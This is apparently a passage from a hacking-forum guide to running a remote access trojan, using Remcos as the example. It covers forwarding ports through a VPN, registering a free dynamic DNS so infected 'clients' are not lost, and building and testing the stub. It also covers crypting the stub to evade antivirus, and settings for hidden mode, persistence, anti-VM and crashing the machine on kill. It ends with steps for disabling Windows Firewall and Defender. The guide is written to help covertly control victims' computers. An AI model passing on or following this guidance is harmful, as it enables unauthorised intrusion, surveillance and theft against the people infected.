Now that you know all this, this is what it should look like filled in. (In this picture I have opened port 30000)

When you filled in yours and it looks like mine (with your IPv4 and desired port) hit save changes and that concludes port forwarding. Read the 'testing your port' category on how to PROPERLY test your port. DON'T TEST IT ON YOUR OWN, GO READ THAT SECTION!

Port forwarding with VPN

Port forwarding through a VPN is way easier and simplified.
It is also HIGHLY recommended that you use one regardless of your
intentions. Due to it being way simpler I can just make steps instead of
complicated and long explanations.

CrypticVPN
- Connect to the server you wish to use.
- Go to the crypticvpn.com website, log in and navigate to the VPN control
panel and from there to the 'open port' section.

- In port fill in the port you wish to open. (recommend any port between
10k and 60k)
- Internal IP is your IPv4 which should start with 10.8 if you are properly
connected to the VPN. (Keep in mind you have multiple IPv4 make sure
you get the right one!)
- Location will be the server you are currently connected to.
- In the picture below you will see me open port 12521 on the amsterdam
servers.

– That concludes port forwarding through crypticVPN. Read the 'testing your port' category on how to PROPERLY test your port. DON'T TEST IT ON YOUR OWN, GO READ THAT SECTION!

TESTING YOUR PORT(In this example i use remcos rat):
- Connect to your VPN if you are using one. If not skip this step.
- Completely disable your firewall! (VERY IMPORTANT)
- Open Remcos.
- Click on 'Local settings'
- Fill in your open port, password (which you will need inside the builder) and click add.

- Click 'save settings'.
- Once you've done that go to canyouseeme.org fill in the port and if it says success your port is opened correctly!

SETTING UP DNS FOR RAT

Why do you need a DNS? Fact is that you don't NEED a DNS. But if you don't have one and your IP changes all of your clients will be gone. You don't want that now do you?
Yeah that's what I thought. Now there's 2 free DNS providers and 1 paid provider that are now accepted on HF.
freenom found at freenom.com (FREE)
L33t DNS https://hackforums.net/showthread.php?tid=5781560

Freenom - Free DNS
- If you plan on using a VPN connect to it right now. If not skip this step.
- Head over to freenom.com and check for an available domain.

- Take one of the free ones and click on 'get it now!'
- At the right select the period you want to get it for. (You can choose upto 1 year for free!)
- As with any website you will be asked to register an email and all the other stuff. You can use random information but make sure you have access to the email!

- Now that you have your domain head over to this link.https://my.freenom.com/clientarea.php?a(You can navigate there by clicking on domains --> my domains)
- There you will want to click on manage domain followed by manage freenom DNS.
- Here you will be greeted by the following.

Name	Type	TTL	Target	
WWW	A	360		Delete

Save Changes

- You can leave everything here as the default setting. The only thing you need to change is the target.
- The target will be the IP shown at canyouseeme.org
- Fill in that IP as the target and hit save changes. Your DNS will now be active after 10 - 20 minutes!
- You've succefully created a DNS! After waiting 20 minutes you can go onto testing.Read the testing your DNS section to check if your DNS was created properly!

Testing your DNS:

You've created your DNS! Congrats man. Now let's see if it's actually working properly.
- Open your command prompt and type in the following command.
- ping 'yourdnshere' without the "
- If you see the following but with your IP there then your DNS is working properly!

```
C:\Users\      >ping mydns.ddns.net

Pinging mydns.ddns.net [119.17.58.38] with 32 bytes of data:
```

Setting up a RAT

Read the 'testing your port' and 'testing your dns' section before going onto this!

So you've port forwarded and set up a DNS and are ready to embark on the RAT adventure?

I will use REMCOS RAT as an example how to build your binary correctly. All other rats has similar setup.

Connection tab: Fill in your DNS/IP, port and hit add.

Installation tab:

Enable whatever you want, i will explain some common rat settings later.

How to test your stub properly

What do you mean? Test it properly?

Well, using the wrong IP inside of your builder usually leads to no connection. As most of you might think there's multiple IP's to use in multiple situations. You can find them down below.

BUILD YOUR STUB ACCORDING THE 'SETTING UP YOUR RAT'
SECTION!
Alot of you are testing your stubs the wrong way, making you think things
are broken while that might actually not be the case. Here's how you test
your stub properly. (All of this assumes you are running your RAT on your
actual pc and not somewhere else)

Where am I testing my stub?
1) On the same computer you're running your RAT on.
2) On a VM on the same computer that you're running your RAT.
3) A different computer in the same network.
4) An outside computer outside of your network.

What IP do I need for that?
1) SAME COMPUTER = localhost or 127.0.0.1
2) VM SAME COMPUTER = Your IPv4 or when using a VPN your
public IP (found at canyouseeme.org)
3) Different computer same network = Your IPv4 or when using a VPN
your public IP (found at canyouseeme.org)
4) Computer outside of your network = Your public IP found at
canyouseeme.org or your DNS.

Couple of examples.
1) Testing on my own computer
-->https://gyazo.com/26352d88a01457884aa949c5a32949e6
2) Testing on my own VM (no VPN)
-->https://gyazo.com/6b9590b953c96285083efb9894c1aea2
3) Testing outside of network
-->htps://gyazo.com/2f3586ac057ed84882e55c3e2681d07c

HELP NO CONNECTION!!
Calm down, don't panic. This guide WILL have the fix you're looking for
but start by checking the following:

- Is my stub crypted? Always test connections uncrypted! This way you'll
know if it was your crypter that broke the stub or not.
- Did my AV remove it? It might not look like it, but this is the case 95%
of the time. Go check if the process is actually running.
- Am I being a dumbo? Did you misread a portion of my guide? It's very
possible, go read over it again.

Common RAT settings explained (open for suggestions)

- Installation/Startup: Required for your client to come back after he restarts his computer.
- Persistance/Respawn/Critical Process/: Will protect your process from being killed in the task manager.
- Mutex: It's a key preventing other RATs with the same key to run on that system. (To make sure you never run your RAT twice on accident)
- Anti Virtual Machine/VM: Prevent your RAT from being run on a virtual machine.
- Silent/Hidden mode: Required to prevent your client from noticing that your RAT is running.
- Melt: Your file will be removed when executed. (The original, not your startup process)
- Request elevation: Will request administrator permissions from your client.
- BSoD: Will generate a blue screen of death upon trying to kill your process.

Common questions (F.A.Q)
Q: What's the best RAT?
A: There is no best RAT. Every RAT has it's own strong and weak points.

Q: What's the best crypter?
A: Currently I believe Cyberseal is the best crypter around.

Q: Do you need a VPN?
A: No, you do not. Just like you don't need a seatbelt when driving but we all know what happens if something goes wrong and you aren't wearing one.

Q: Do you need a DNS?
A: No you don't but you'll permanently lose all your clients if your IP changes.

Q: Personal recommendations?
A: Netwire, Imminent Monitor

Q: Where can I download Darkcomet?
A: NOWHERE! Darkcomet doesn't exit. Think of it that way.

Q: Should I buy a crypter?
A: Yes, don't even BOTHER with free crypters. Just no.

Don't do ANY of this.
Spoiler
RAT Related
- Do not use Darkcomet for the reason that it has serious security flaws. (I will deny you help if you insist on using this RAT)
- Do not use Blackshades for the reason the police took over the product.
- Do not use NO-IP for the reason that it is monitored by Microsoft.
- Do not use duckDNS for the reason that they'll give you honeypots.
- Never use the same port for 2 RATs. (or program in general)
- Participate in banking fraud.

Crypter Related
- Use startup in both crypter and RAT.
- Use any settings in both crypter and RAT.
- Never crypt a crypted file.
- Inject into a process when using startup on a .NET RAT. (Ex. Luminosity)
- Do not cry to crypter owners about a 10/35 detection rate, it's your own fault.
- Assume scantime and runtime is the same.
- Do not use the website
http://www.virustotal.com

Windows Firewall and Defender

Sometimes when ratting or using botnets, windows firewall and defender may be a problem so i will show you how to disable it completly.

Firewall:

In your windows go to control panel, system and security, windows firewall. Click on turn on/off windows firewall:

Now go to advenced settings and turn it off completly:

For windows defender go to control panel, windows defender, tools and settings, options, administrator and untick this option: Use this program.

This was for windows 7. In next step i will show you how to disable windows defender for windows 10.

If you're using Windows 10 Pro or any other enterprise variant, such as Windows 10 Enterprise or Windows 10 Education, you can use the Local Group Policy Editor to disable Windows Defender from your computer permanently.

1.Use the Windows key + R keyboard shortcut to open the Run command.

2.Type gpedit.msc and click OK to open the Local Group Policy Editor.

3.Browse the following path:

Computer Configuration > Administrative Templates > Windows Components > Windows Defender

4.On the right, double-click Turn off Windows Defender.

Select Enabled to disable Windows Defender.

1.Click Apply.

2.Click OK.

Once you complete the above steps, you will notice the Windows Defender shield icon will continue to run in the system tray. To get rid of the icon, simply restart your computer.

At any time, if you want to re-enable Windows Defender, you only need to follow the same steps, but this time, on **step 5** select the option **Not configured**. Then restart your computer to complete reverting the changes.

How to disable Windows Defender using the Registry

If you're running Windows 10 Home, you won't have access to the Local Group Policy Editor, as it's only available for enterprise versions of the operating system. However, you can modify the registry to accomplish the same result.

Important: Before diving into this guide, it's worth noting that editing the registry can be dangerous, and it can cause irreversible damage to your system if you don't do it correctly. It's highly recommended to make a full backup of your system before proceeding. You've been warned!

1.Use the Windows key + R keyboard shortcut to open the Run command, type regedit, and click OK to open the registry.
2.Browse the following path:
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender
3.If you don't see DWORD DisableAntiSpyware, right-click on an empty space, select New, and click on DWORD (32-bit) Value.
4.Name the key DisableAntiSpyware.
5.Double-click the newly created key, and set the value from 0 to 1.
